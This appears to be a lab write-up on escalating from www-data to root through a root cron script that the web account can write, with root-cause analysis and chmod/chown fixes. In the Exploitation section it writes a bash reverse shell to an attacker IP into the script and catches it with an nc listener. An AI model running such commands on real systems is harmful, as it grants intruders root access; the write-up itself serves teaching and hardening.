There’s a particular kind of misconfiguration that shows up again and again in real environments: a maintenance script gets written by whoever originally built the web app, gets left in the web root for convenience, and years later nobody remembers that the cron job calling it still runs as root while the file itself is still owned by the low-privilege web server account.
This lab was a textbook version of exactly that.
The Setup
I had a shell as www-data on a box I’ll call law, from exploiting a vulnerability in the web application it hosted. www-data is about as low-privilege as it gets on a typical LAMP-style box — but it’s also the account that owns the web root, which turned out to matter a lot here.
Enumeration
With no SUID binaries or sudo rights worth chasing, I ran pspy64 to watch what root does on a schedule, and it didn’t take long to catch something:

CMD: UID=0    PID=988   | /usr/sbin/CRON -f
CMD: UID=0    PID=989   | /usr/sbin/CRON -f
CMD: UID=0    PID=990   | /bin/sh -c /var/www/cleanup.sh
CMD: UID=0    PID=991   | rm -rf /var/log/apache2/error.log
A cron job was firing /var/www/cleanup.sh as root on a schedule, and that script was, in turn, clearing out Apache log files. Nothing unusual about a log-rotation-style cleanup script existing — the interesting question was who could modify it.
I went and checked directly:

www-data@law:/var/www$ ls -al
total 20
drwxr-xr-x  3 root     root     4096 Aug 25  2023 .
drwxr-xr-x 12 root     root     4096 Aug 24  2023 ..
-rwxr-xr-x  1 www-data www-data   82 Aug 25  2023 cleanup.sh
drwxr-xr-x  2 www-data www-data 4096 Mar 31 07:17 html
-rw-r--r--  1 www-data www-data   33 Mar 31 07:12 local.txt
cleanup.sh was owned by www-data:www-data, with rwxr-xr-x permissions — meaning the owner (www-data, the exact account I already had a shell as) could write to it directly. Root was executing this file on a schedule via cron, but a completely unprivileged account had full write access to its contents. That’s the entire vulnerability in one ls -al.
Exploitation
I confirmed the file’s contents first:
www-data@law:/var/www$ cat cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
A genuinely mundane log-cleanup script — exactly the kind of thing that gets written once, works fine for years, and never gets revisited for who’s allowed to touch it. Since I had write access, I replaced its entire contents with a reverse shell payload:
www-data@law:/var/www$ echo 'bash -c "bash -i >& /dev/tcp/192.168.45.160/8081 0>&1"' > cleanup.sh
www-data@law:/var/www$ cat cleanup.sh
bash -c "bash -i >& /dev/tcp/192.168.45.160/8081 0>&1"
Then I set up a listener on my attacking machine and waited for cron to fire the job on its next scheduled run:
nc -lvnp 8081When cron executed /var/www/cleanup.sh again — as root, exactly as it had been doing all along — it ran my reverse shell payload instead of the original log-cleanup commands. The connection landed on my listener as root.
Why This Works
This is one of the more common privilege escalation patterns on real Linux hosts, and it boils down to a single principle being violated: a script’s execution privilege and its write privilege must never diverge.
Here, the script executes with root’s privileges (because cron runs it as root), but it’s writable by an account with none of root’s privileges (www-data). Whatever content is in the file at execution time runs with root’s authority — the file has no idea, and no way to know, who last modified it. That asymmetry is the entire bug. It doesn’t matter how trivial or well-intentioned the script’s actual logic is; write access to it is equivalent to write access to root’s crontab.
pspy (or equivalent /proc-polling enumeration) is what makes this findable without root access in the first place — cron jobs don’t show up in any file a low-privilege user can normally read (/etc/crontab and /etc/cron.d/* are often root-only, and root’s personal crontab is never visible to other users), so watching execution directly is often the only way to discover them.
Root Cause
The root cause is ownership drift: a script meant to be maintained alongside a web application was left owned by the web application’s own service account, while simultaneously being trusted enough to run as root via cron. Nobody revisited that ownership when the cron job was wired up.
Fix:
# Cron scripts that run as root must be owned by root and writable only by root
chown root:root /var/www/cleanup.sh
chmod 750 /var/www/cleanup.sh

# Better yet, move privileged maintenance scripts entirely out of
# web-application-owned directories:
mv /var/www/cleanup.sh /opt/maintenance/cleanup.sh
chown root:root /opt/maintenance/cleanup.sh
chmod 700 /opt/maintenance/cleanup.sh
# update the crontab entry to point at the new, properly-owned path
Key Takeaways
- Any file executed by root via cron must be owned by root and writable only by root — if the web server’s own low-privilege account can modify it, that’s equivalent to full root compromise
pspyis essential for discovering root cron jobs from an unprivileged shell — crontabs themselves are frequently unreadable to the account you land with- Never leave privileged maintenance scripts inside a web application’s own directory tree; ownership and write access tend to drift toward whatever account manages that directory day-to-day
- A simple
ls -alon any script you know root executes is often all it takes to find a full escalation path — check permissions before looking for anything more complex
Questions? Hit me up on X.